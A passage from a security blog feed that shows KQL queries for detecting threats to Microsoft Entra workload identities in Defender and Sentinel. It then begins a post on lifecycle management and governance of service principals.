<p>Some other detections has been moved to Behaviors (e.g., “Unusual addition of credentials to an OAuth app”) and are documented in the <a href="https://learn.microsoft.com/en-us/defender-cloud-apps/behaviors#supported-detections">associated Microsoft Learn article</a>.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon5.png" alt="Untitled" /></p>

<p><em>Advanced hunting allows us to get details of the behavior detections (from the table <code class="language-plaintext highlighter-rouge">BehaviorInfo</code>) including enriched information from  “App Governance” about the Entra ID application (formerly known as <a href="https://learn.microsoft.com/en-us/defender-cloud-apps/manage-app-permissions">OAuth app inventory</a> in MDA). This includes also to getting a list of all delegated or application permissions.</em></p>

<div class="language-jsx highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">BehaviorInfo</span>
<span class="o">|</span> <span class="nx">where</span> <span class="nx">ActionType</span> <span class="o">==</span> <span class="dl">"</span><span class="s2">UnusualAdditionOfCredentialsToAnOauthApp</span><span class="dl">"</span>
<span class="o">|</span> <span class="nx">join</span> <span class="nx">BehaviorEntities</span> <span class="nx">on</span> <span class="nx">BehaviorId</span>
<span class="o">|</span> <span class="nx">where</span> <span class="nx">EntityType</span> <span class="o">==</span> <span class="dl">"</span><span class="s2">OAuthApplication</span><span class="dl">"</span>
<span class="o">|</span> <span class="nx">extend</span> <span class="nx">Permissions</span> <span class="o">=</span> <span class="nx">parse_json</span><span class="p">(</span><span class="nx">AdditionalFields1</span><span class="p">).</span><span class="nx">Permissions</span>
</code></pre></div></div>

<p>A custom detection can be created (by using the button named “Create detection rule”) right from the “Advanced hunting” page. This allows us to create an incident when a behavior-based detection is available. OAuth apps are not listed as “Impacted entities” and  the behaviors table cannot be used in Microsoft Sentinel (Microsoft 365 Defender Data Connector is not covering this table). Nevertheless,  custom detection seems is able to add the Entities to the incident.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon6.png" alt="Untitled" /></p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon7.png" alt="Untitled" /></p>

<h3 id="microsoft-defender-365-app-governance">Microsoft Defender 365 App Governance</h3>

<p>App Governance offers various threat detection alerts for Service Principals.
The add-on feature for Microsoft Defender for Cloud Apps (MDA) is available without any additional costs for every customer with a valid license. Details about the licensing are described in the <a href="https://learn.microsoft.com/en-us/defender-cloud-apps/app-governance-get-started#licensing">Microsoft Learn article about App Governance Licensing</a>.</p>

<p>A list of the built-in threat detections including severity, description, TTP mapping and recommended detections are available in the <a href="https://learn.microsoft.com/en-us/defender-cloud-apps/app-governance-get-started#licensing">investigation guide for App Governance</a>.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon8.png" alt="Untitled" /></p>

<p><em>In addition, templates but also custom policies can be configured to create alerts based on self-defined conditions and scopes. For example, detections for increased data usage for application without verified (ISV) publisher.</em></p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon9.png" alt="Untitled" /></p>

<p><em>Alert will be generated with the evidence of the related OAuth application in Microsoft 365 Defender.</em></p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon10.png" alt="Untitled" /></p>

<p><em>The alert will be forwarded to Microsoft Sentinel as incident (via M365D connector).</em></p>

<p>Unfortunately, the entity mapping to the OAuth application is not included. Furthermore, there is no single value in the <code class="language-plaintext highlighter-rouge">SecurityAlert</code> event which can be used to build a correlation and mapping to the application. However, the description includes the <code class="language-plaintext highlighter-rouge">OAuthAppId</code> as part of the deep link to the OAuth app summary page in M365D Portal.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon11.png" alt="Untitled" /></p>

<p>The following KQL query shows how we could extract the <code class="language-plaintext highlighter-rouge">OAuthAppId</code>from the URL:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">SecurityAlert</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">where</span><span class="w"> </span><span class="nx">ProductName</span><span class="w"> </span><span class="o">==</span><span class="w"> </span><span class="s2">"Microsoft Application Protection"</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">CloudAppUrl</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">parse_url</span><span class="p">(</span><span class="n">Description</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">CloudAppUrlParam</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">parse_json</span><span class="p">(</span><span class="n">tostring</span><span class="p">(</span><span class="n">CloudAppUrl.</span><span class="p">[</span><span class="s2">"Query Parameters"</span><span class="p">]))</span><span class="o">.</span><span class="nf">oauthAppId</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">AppId</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">tostring</span><span class="p">(</span><span class="n">toguid</span><span class="p">(</span><span class="n">CloudAppUrlParam</span><span class="p">))</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">Category</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">tostring</span><span class="p">(</span><span class="n">parse_json</span><span class="p">(</span><span class="n">ExtendedProperties</span><span class="p">)</span><span class="o">.</span><span class="nf">Category</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">AlertDisplayName</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">tostring</span><span class="p">(</span><span class="n">DisplayName</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">distinct</span><span class="w"> </span><span class="nx">TimeGenerated</span><span class="p">,</span><span class="w"> </span><span class="nx">AppId</span><span class="p">,</span><span class="w"> </span><span class="nx">AlertSeverity</span><span class="p">,</span><span class="w"> </span><span class="nx">AlertDisplayName</span><span class="p">,</span><span class="w"> </span><span class="nx">Category</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">project</span><span class="w">
    </span><span class="nx">TimeGenerated</span><span class="p">,</span><span class="w">
    </span><span class="n">AppId</span><span class="p">,</span><span class="w">
    </span><span class="n">AlertSeverity</span><span class="p">,</span><span class="w">
    </span><span class="n">AlertDisplayName</span><span class="p">,</span><span class="w">
    </span><span class="n">Category</span><span class="w">
</span></code></pre></div></div>

<p>The result of the query is a list of all App Governance Alerts and the related <code class="language-plaintext highlighter-rouge">App Id</code></p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon12.png" alt="Untitled" /></p>

<p>This query can be used to implement a analytics rule to create incidents in Microsoft Sentinel with the mapping of the AppId to the entity type “Cloud Application”:</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon13.png" alt="Untitled" /></p>

<h3 id="entra-id-protection-for-workload-identities">Entra ID Protection for Workload Identities</h3>

<p>Microsoft has introduced “Identity Protection for Workload Identities” as part of Microsoft Entra Workload ID Premium. This offers a couple of <a href="https://learn.microsoft.com/en-us/azure/active-directory/identity-protection/concept-workload-identity-risk#workload-identity-risk-detections">Risk detection</a> which will be considered to calculate the sign-in and risk of workload identities. One of my favorite capabilities are the behavior-based detections for “Suspicious sign-ins” and “Anomalous service principal activity”.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon14.png" alt="Untitled" /></p>

<p><em>The risk detections and details are available from the Entra ID Protection blade.</em></p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon15.png" alt="Untitled" /></p>

<p><em>Alerts are also visible in the Microsoft 365 Defender portal but without any assets or evidence details.</em></p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon16.png" alt="Untitled" /></p>

<p><em>Incidents will be created also in Microsoft Sentinel but without any mapping to the “Cloud Application” entity type.</em>
<em>Side note: A few alerts will be only forwarded when “All alerts” are configured (instead of “High-impact alerts only”) which needs to be configured in the <a href="https://learn.microsoft.com/en-us/microsoft-365/security/defender/investigate-alerts?view=o365-worldwide#configure-microsoft-entra-ip-alert-service">Alert service settings</a>.</em></p>

<p>Details about the related Service Principal to the risk detection are available in the <code class="language-plaintext highlighter-rouge">SecurityAlert</code> event entry, as we can see in the following screenshot:</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon17.png" alt="Untitled" /></p>

<p>This allows the correlation to other alerts based on the <code class="language-plaintext highlighter-rouge">AppId</code>. For example, enrichment of Risk Detections with App Governance alerts of an application.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">AADServicePrincipalRiskEvents</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">join</span><span class="w"> </span><span class="nx">kind</span><span class="o">=</span><span class="n">innerunique</span><span class="w"> </span><span class="p">(</span><span class="n">SecurityAlert</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">where</span><span class="w"> </span><span class="nx">ProductName</span><span class="w"> </span><span class="o">==</span><span class="w"> </span><span class="s2">"Microsoft Application Protection"</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">CloudAppUrl</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">parse_url</span><span class="p">(</span><span class="n">Description</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">CloudAppUrlParam</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">parse_json</span><span class="p">(</span><span class="n">tostring</span><span class="p">(</span><span class="n">CloudAppUrl.</span><span class="p">[</span><span class="s2">"Query Parameters"</span><span class="p">]))</span><span class="o">.</span><span class="nf">oauthAppId</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">AppId</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">tostring</span><span class="p">(</span><span class="n">toguid</span><span class="p">(</span><span class="n">CloudAppUrlParam</span><span class="p">))</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">Category</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">tostring</span><span class="p">(</span><span class="n">parse_json</span><span class="p">(</span><span class="n">ExtendedProperties</span><span class="p">)</span><span class="o">.</span><span class="nf">Category</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">AlertDisplayName</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">tostring</span><span class="p">(</span><span class="n">DisplayName</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">distinct</span><span class="w"> </span><span class="nx">AppId</span><span class="p">,</span><span class="w"> </span><span class="nx">AlertSeverity</span><span class="p">,</span><span class="w"> </span><span class="nx">AlertDisplayName</span><span class="p">,</span><span class="w"> </span><span class="nx">Category</span><span class="p">)</span><span class="w">
</span><span class="n">on</span><span class="w"> </span><span class="nv">$left</span><span class="o">.</span><span class="nf">AppId</span><span class="w"> </span><span class="o">==</span><span class="w"> </span><span class="nv">$right</span><span class="o">.</span><span class="nf">AppId</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">project</span><span class="w"> </span><span class="nx">AppId</span><span class="p">,</span><span class="w"> </span><span class="nx">ServicePrincipalId</span><span class="p">,</span><span class="w"> </span><span class="nx">ServicePrincipalDisplayName</span><span class="p">,</span><span class="w"> </span><span class="nx">RiskLevel</span><span class="p">,</span><span class="w"> </span><span class="nx">AlertSeverity</span><span class="p">,</span><span class="w"> </span><span class="nx">AlertDisplayName</span><span class="p">,</span><span class="w"> </span><span class="nx">Category</span><span class="w">
</span></code></pre></div></div>

<p>This query can be used to build an analytic rule with mapping to the “Cloud Application” entity type.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon18.png" alt="Untitled" /></p>

<p><em>Incident entity mapping by using <code class="language-plaintext highlighter-rouge">AppId</code> for “Cloud Application” entity type.</em></p>

<h3 id="microsoft-sentinel">Microsoft Sentinel</h3>

<p><strong>Analytic Rule Templates</strong></p>

<p>Microsoft has released a <a href="https://learn.microsoft.com/en-us/entra/architecture/security-operations-applications">security operations guide</a> for Microsoft Entra which also covers  recommendations for applications. This includes what type of activities and events should be monitored and where to find them. Rule templates for Microsoft Sentinel are available for the most named detection use cases and can be found as a link in the document. Nevertheless, you should verify the logic behind the queries and consider customizing them to your environment and requirements. Enrichment can help to reduce noise or implement dynamic severity of incidents based on environment-specific conditions. In the next part of this blog post series, we will have a look on the use case “Changes to application ownership” in combination with enrichment of the included entities.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon19.png" alt="Untitled" /></p>

<p><em>Content Hub Solution “Azure Active Directory” offers many rule templates for Application security monitoring. Keep an eye on the entity mapping of analytics rules. They should include  the entity type “Application” for building correlation to other incidents. As we can see in the “Similar incidents” area of the incident page, correlation to other incidents will be established and increased visibility for multi-stage attacks.</em></p>

<p><strong>Anomalies and Behavior Analytics</strong></p>

<p>User Entity Behavior Analytics (UEBA) is analyzing the behavior of users over a period of time and constructing a baseline of legitimate activity. This feature is integrated to Microsoft Sentinel and can be easily enabled. The <code class="language-plaintext highlighter-rouge">BehaviorAnalytics</code> can be used for customized or advanced anomaly detections of Application Management.</p>

<p>The following KQL query can be used to get all Audit events in the category “Application Management” with Insights from UEBA:</p>

<div class="language-jsx highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">BehaviorAnalytics</span>
<span class="o">|</span> <span class="nx">where</span> <span class="nx">ActivityType</span> <span class="o">==</span> <span class="dl">"</span><span class="s2">ApplicationManagement</span><span class="dl">"</span>
<span class="c1">// Optional: Filter events with Investigation Priority Score</span>
<span class="c1">//| where InvestigationPriority != 0</span>
<span class="o">|</span> <span class="nx">project</span> <span class="nx">TimeGenerated</span><span class="p">,</span> <span class="nx">ActivityType</span><span class="p">,</span> <span class="nx">ActionType</span><span class="p">,</span> <span class="nx">ActivityInsights</span><span class="p">,</span> <span class="nx">UserPrincipalName</span><span class="p">,</span> <span class="nx">SourceIPAddress</span><span class="p">,</span> <span class="nx">SourceIPLocation</span><span class="p">,</span> <span class="nx">InvestigationPriority</span>
</code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon20.png" alt="Untitled" /></p>

<p><em>UEBA includes an Investigation Priority Score and insights about the activity. In this case, it is a first-time operation from this user’s location.</em></p>

<p>The <code class="language-plaintext highlighter-rouge">Anomalies</code> table allows us to get specific anomaly detection with details about the activity:</p>

<div class="language-jsx highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">Anomalies</span>
<span class="o">|</span> <span class="nx">where</span> <span class="nx">RuleId</span> <span class="o">==</span> <span class="dl">"</span><span class="s2">a255ca7d-ea19-4b7b-8d88-a51ce1c72c29</span><span class="dl">"</span>
<span class="o">|</span> <span class="nx">project</span> <span class="nx">AnomalyTemplateName</span><span class="p">,</span> <span class="nx">RuleName</span><span class="p">,</span> <span class="nx">Description</span><span class="p">,</span> <span class="nx">Tactics</span><span class="p">,</span> <span class="nx">Techniques</span><span class="p">,</span> <span class="nx">AnomalyDetails</span><span class="p">,</span> <span class="nx">AnomalyReasons</span>
</code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon21.png" alt="Untitled" /></p>

<p><em>Detailed anomaly insights of a user who performed an app role assignment for the very first time.</em></p>

<p><strong>Detecting multi attack activities by Microsoft Sentinel Fusion</strong></p>

<p>Microsoft Sentinel Fusion is also correlating <a href="https://learn.microsoft.com/en-us/azure/sentinel/fusion-scenario-reference#rare-application-consent-following-suspicious-sign-in">suspicious sign-in events (detected by Entra ID protection) which leads to rare application consent</a> (detected by the associated scheduled analytics rules). A multi-stage attack incident will also be created if entities mapped in combination of this kind of anomalies.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon22.png" alt="Untitled" /></p>

<p><em>Various incidents from analytics rules with entity mapping of the same IP address and user names matches with an anomaly detection  of Azure operations</em></p>

<h2 id="next-advanced-detections-and-enrichment">Next: Advanced Detections and Enrichment</h2>

<p>In the next part of this blog post series, we will go into details how we can improve the entity mapping and context of the incidents in Microsoft Sentinel by using enrichment and custom analytics rules. This includes also how to identify high-privileged workload identities and many examples for attack scenarios and related detection capabilities.</p>]]></content><author><name>Thomas Naunheim</name><email>thomas@naunheim.net</email></author><category term="Azure AD" /><category term="Microsoft Entra" /><category term="AzureAD" /><category term="Microsoft Entra" /><category term="Workload ID" /><category term="Azure" /><summary type="html"><![CDATA[Attack techniques has shown that service principals will be used for initial and persistent access to create a backdoor in Microsoft Entra ID. This has been used, for example as part of the NOBELIUM attack path. Abuse of privileged Workload identities for exfiltration and privilege escalation are just another further steps in such attack scenarios. In this part, we will have a closer look on monitoring workload identities with Identity Threat Detection Response (ITDR) by Microsoft Defender XDR, Microsoft Entra ID Protection and Microsoft Sentinel.]]></summary></entry><entry><title type="html">Microsoft Entra Workload ID - Lifecycle Management and Operational Monitoring</title><link href="https://www.cloud-architekt.net/entra-workload-id-lifecycle-management-monitoring/" rel="alternate" type="text/html" title="Microsoft Entra Workload ID - Lifecycle Management and Operational Monitoring" /><published>2023-08-22T00:00:00+02:00</published><updated>2023-08-22T00:00:00+02:00</updated><id>https://www.cloud-architekt.net/entra-workload-id-lifecycle-management-monitoring</id><content type="html" xml:base="https://www.cloud-architekt.net/entra-workload-id-lifecycle-management-monitoring/"><![CDATA[<p>This blog post is part of a series about Microsoft Entra Workload ID:</p>
<ul>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-introduction-and-delegation">Introduction and Delegated Permissions</a></li>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-lifecycle-management-monitoring/">Lifecycle Management and Operational Monitoring</a></li>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-threat-detection">Threat detection with Microsoft Defender XDR and Sentinel</a></li>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-advanced-detection-enrichment">Advanced Detection and Enrichment in Microsoft Sentinel</a></li>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-incident-response/">Incident Response</a></li>
  <li>
    <h2 id="inventory-and-initial-review-of-service-principals">Inventory and initial review of Service Principals</h2>
  </li>
</ul>

<p>I would recommend having a initial review for full visibility and insights of the service principals which has been already created, especially in an environment without an establish lifecycle workflow or governance framework.</p>

<p><a href="https://www.linkedin.com/in/julianhayward/">Julian Hayward</a> has published an awesome tool with the name “<a href="https://github.com/JulianHayward/AzADServicePrincipalInsights">AzADServicePrincipalInsights</a>” (AzADSPI) which allows you to create a report across all types of workload identities. This can be also used for regular reviews and integrated to your monitoring and review process.</p>

<p>The report covers analysis about owner, credentials, app and directory role assignments of Application and Service Principal objects (all different types).</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-azadspinsights.png" alt="Untitled" /></p>

<p><em>AzADSPI provides a comprehensive report of application and service principal objects in your Entra ID environment</em></p>

<p>There are many questions you should try to answer by analyzing the report, for example:</p>

<ul>
  <li>Who has ownership to application and service principals?
    <ul>
      <li>Do you have user accounts as owners to objects with critical (classified) permissions (such as User.ReadWrite.All) or directory role assignments?</li>
    </ul>
  </li>
  <li>Which objects are owned by a service principal?</li>
  <li>Are you aware of the existing user-assigned identities in Azure and the resources which can to use them?</li>
  <li>Do you trust the Identity Providers and entities which are defined in Federated Identity Credentials?</li>
  <li>Are there orphaned Managed Identities?</li>
  <li>…</li>
</ul>

<p>Results can be exported as HTML (with visualization) but also as JSON and CSV export. Julian is also providing pre-configured pipeline files for Azure DevOps and GitHub which allows to export the report data to a repository automatically. The approach is similar what I have built with <a href="https://www.cloud-architekt.net/aadops-conditional-access/">AADOps for Conditional Access</a>.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle1.png" alt="Untitled" /></p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle2.png" alt="Untitled" /></p>

<p><em>Pull Request in AzADSPI to compare changes of Workload Identity since latest pipeline run. In this example, a sensitive API permission and a short term client secret has been assigned.</em></p>

<p>The tool provides an classification for API Permission with critical and medium sensitivity which can be also customized.</p>

<p><em>Side Note: Options to integrate such enriched data to your Microsoft Sentinel environment (for example to build advanced logic or correlation in analytics rules) will be one of the major topics in the next part of this blog post series. I’ve shown this approach in scenarios for enrichment of analytics rules and hunting in my community talks about Workload Identities in the recent years. Last year, I’ve started to <a href="https://devblogs.microsoft.com/identity/azure-ad-recommendations-adal/">work on an automation for classification of privileged access</a> based on Microsoft’s Enterprise Access Model. This feature will be part of my “AADOps” PoC project and <a href="https://twitter.com/Thomas_Live/status/1688797242633699328">covers all major RBAC systems in Microsoft Cloud</a> (Azure, Entra ID, Intune, Graph API, Identity Governance) across all types of identities (including workload identities). But this is topic for another community talks and blog posts in the near future.</em></p>

<p><em>Tip: There’s is also a tool by <a href="https://github.com/jsa2/AADAppAudit">Joosua Santasalo</a> which gives you comprehensive insights to your application and workload identities with option to ingest the data to Log Analytics.</em></p>

<h2 id="lifecycle-management-of-application-objects">Lifecycle Management of Application Objects</h2>

<p>In the following section, I would like to evoke simply the keypoints (including a short description) what should be considered in lifecycle management from my point of view.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle3.png" alt="Untitled" /></p>

<p><em>Overview on tasks during the lifecycle phases of application objects (as an example)</em></p>

<h2 id="planning-and-provisioning">Planning and Provisioning</h2>

<h3 id="check-requirements-on-application-level-integration">Check requirements on application-level integration</h3>

<ul>
  <li>Verify the integration of MSAL or any other authentication library which passed the following security requirements:
    <ul>
      <li><a href="https://learn.microsoft.com/en-us/azure/active-directory/develop/access-tokens#claims-based-authorization">Verify claims-based authorization</a> (logic must check security identifiers including tenant and object id)</li>
      <li>Support for latest features in protocol standards and Entra ID features, such as <a href="https://learn.microsoft.com/en-us/azure/active-directory/conditional-access/concept-continuous-access-evaluation-workload">Conditional Access Evaluation for workload</a> or <a href="https://learn.microsoft.com/en-us/security/zero-trust/develop/secure-with-cae">application identities</a></li>
    </ul>
  </li>
  <li>Check if the app publisher offers a <a href="https://learn.microsoft.com/en-us/security/zero-trust/develop/integrate-apps-with-azure-ad-microsoft-identity-platform#become-a-verified-publisher">publisher verification</a></li>
</ul>

<h3 id="create-a-well-configured-app-registration">Create a well-configured app registration</h3>

<ul>
  <li>
    <p>Choose multi-tenant only if acceptable and consider limited security control with Conditional Access and User Assignment requirements. Those settings will be applied in the tenant of the Service Principal instance. Policies from the „home“ tenant of the app registration will not apply to users in other („resource“) tenants. In addition, you will have no sign-in events from those users.</p>

    <p><em>Tip: <a href="https://twitter.com/merill">Merill Fernando</a> has written a great blog post about “<a href="https://merill.net/2023/04/azure-ad-multi-tenant-app-vs-single-tenant-app/">Entra ID multi- vs. single tenant app</a>” which I can strongly recommended to read.</em></p>

    <ul>
      <li>Consider to enable “<a href="https://learn.microsoft.com/en-us/azure/active-directory/develop/howto-configure-app-instance-property-locks">Application instance lock</a>” to protect sensitive properties of the multi-tenant app in other tenants.</li>
    </ul>
  </li>
  <li><a href="https://learn.microsoft.com/en-us/azure/active-directory/develop/security-best-practices-for-app-registration">Follow Microsoft’s best practices</a> for application configuration which covers security related aspects of Redirect URIs, authentication flow, Application and secret management.
    <ul>
      <li><a href="https://learn.microsoft.com/en-us/azure/active-directory/manage-apps/plan-an-application-integration">Integration assistant</a> in Entra ID portal should also support you in verifying the recommended configuration and go trough a checklist.</li>
    </ul>
  </li>
  <li>Consider <a href="https://learn.microsoft.com/en-us/security/zero-trust/develop/overview">best practices in developing Zero Trust applications</a>, especially <a href="https://learn.microsoft.com/en-us/security/zero-trust/develop/token-management">token management</a> (claims, lifetime, caching) are core aspects for app integration.
    <ul>
      <li>Avoid using weak claims (such as e-mail or UPN) to determine if the token subject is authorized. Validate the <a href="https://learn.microsoft.com/en-us/azure/active-directory/develop/claims-validation#validate-the-subject">subject by using immutable claim values</a>.</li>
    </ul>
  </li>
  <li>Review and remove ownership to application and service principal objects. If needed, delegate permissions with object-scoped and least privileged directory roles (as already described in the first part of the blog post series). Consider using PIM approval flow for sensitive delegated permissions on application object (such as update credentials or change reply URLs) to implement four eyes principle and closely review all activities from eligible admin.</li>
  <li>Optional: Define a <code class="language-plaintext highlighter-rouge">notificationEmailAddresses</code> in the Service Principal object if you are implementing a SAML token-based application and you want deliver notification for certificate expiration.</li>
  <li>Optional: Use <code class="language-plaintext highlighter-rouge">serviceManagementReference</code> if you can build a link between application and service or asset by using a management ID (information will be visible for other users).</li>
</ul>

<h3 id="classification-and-service-mapping-of-service-principals">Classification and Service Mapping of Service Principals</h3>

<ul>
  <li>
    <p>Classify policy requirements for user access to the application as custom security attribute. This could include attributes related to the target audience of the app or the policy requirements to access the application:</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle4.png" alt="Untitled" /></p>

    <p>The assignment of the custom security attribute allows you to use the classification in the App Filter for Conditional Access Targeting:</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle5.png" alt="Untitled" /></p>

    <p><em>Require trusted device and block access from BYOD to all classified sensitive business apps (based on classification in custom security attribute)</em></p>
  </li>
  <li>
    <p>Classify application permissions of the Service Principal (e.g. sensitive Graph API Permissions) to protect them by Conditional Access for Workload Identities. I’ve started to create a <a href="https://github.com/Cloud-Architekt/AzurePrivilegedIAM/blob/main/Classification/Classification_MsGraphPermissions.json">classification definition for Microsoft Graph API</a> based on the Enterprise Access Model which will be applied by an automation (as part of my PoC project “EntraOps”):</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-workbook.jpg" alt="Untitled" /></p>

    <p><em>Workbook of EntraOps Privileged EAM helps to identify highly sensitive workload identities and their privileges in Azure, Entra and to Resource Apps. API permission to “User.ReadWrite.All” will be classified to “Control plane” (Tier 0) because of the wide range of permissions to modify user accounts. The identified sensitive service principals needs to be protected and monitored particularly.</em></p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-classification.png" alt="Untitled" /></p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle6.png" alt="Untitled" /></p>

    <p><em>Custom security attributes will be used to “label” classification and target them in policy (for example, all control plane access should be blocked if Identity Protection has detected a high risk of the workload identity.</em></p>
  </li>
  <li>
    <p>Require user assignment for sensitive or restricted applications to the target end-user audience. This setting is also important if an application identity has sensitive delegated permission and you want to manage the scope of users.</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle7.png" alt="Untitled" /></p>

    <p>Groups can be used to assign permissions to get access to those apps or APIs. In addition, Identity Governance offers an effective way to request, manage and review user access to applications.</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle8.png" alt="Untitled" /></p>

    <p><em>Access to Graph Explorer and Microsoft Graph PowerShell is restricted and will be granted with access package for privileged role assignments</em></p>
  </li>
  <li>
    <p>Use a custom security attribute or <code class="language-plaintext highlighter-rouge">notes</code> attribute to store information about service owner or application developer. I would prefer to choose a custom security attribute to keep the relation private to avoid discovery and reconnaissance by attackers.</p>
    <ul>
      <li>
        <p>Other entity relations should be also stored in custom security attributes which could be later used in Microsoft Sentinel (WatchLists) for building correlations in analytics rules, hunting queries or scoping „Conditional Access for Workload Identities“. For example: Details about hosting or running the workload (pipeline name, environment or relation other cloud resources/accounts) and classification of permissions (according to own-defined sensitivity levels or tiering model):</p>

        <p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle9.png" alt="Untitled" /></p>

        <p><em>A service principal which will be used in Azure Pipelines for sensitive operations (in this case, Entra ID automation) offers information about the classification and details on the associated pipelines in the custom security attributes.</em></p>
      </li>
    </ul>
  </li>
</ul>

<h3 id="issuing-credentials">Issuing credentials</h3>

<ul>
  <li>
    <p><strong>Client Secret</strong> (only if other credential types are not supported): Use KeyVault to transfer and provide secret to the workload. Avoid long lifetimes by implementing a process and way to rotate the secrets regularly. Configure a secret expiration date to take advantage of <a href="https://learn.microsoft.com/en-us/azure/key-vault/general/event-grid-logicapps">notification trigger</a>.</p>

    <p>There are some great blog posts by the community about client secret rotation. Check out the following articles and samples:</p>

    <ul>
      <li><a href="https://github.com/Azure/AzureAD-AppSecretManager">Azure AD application secret rotator for Azure web sites</a></li>
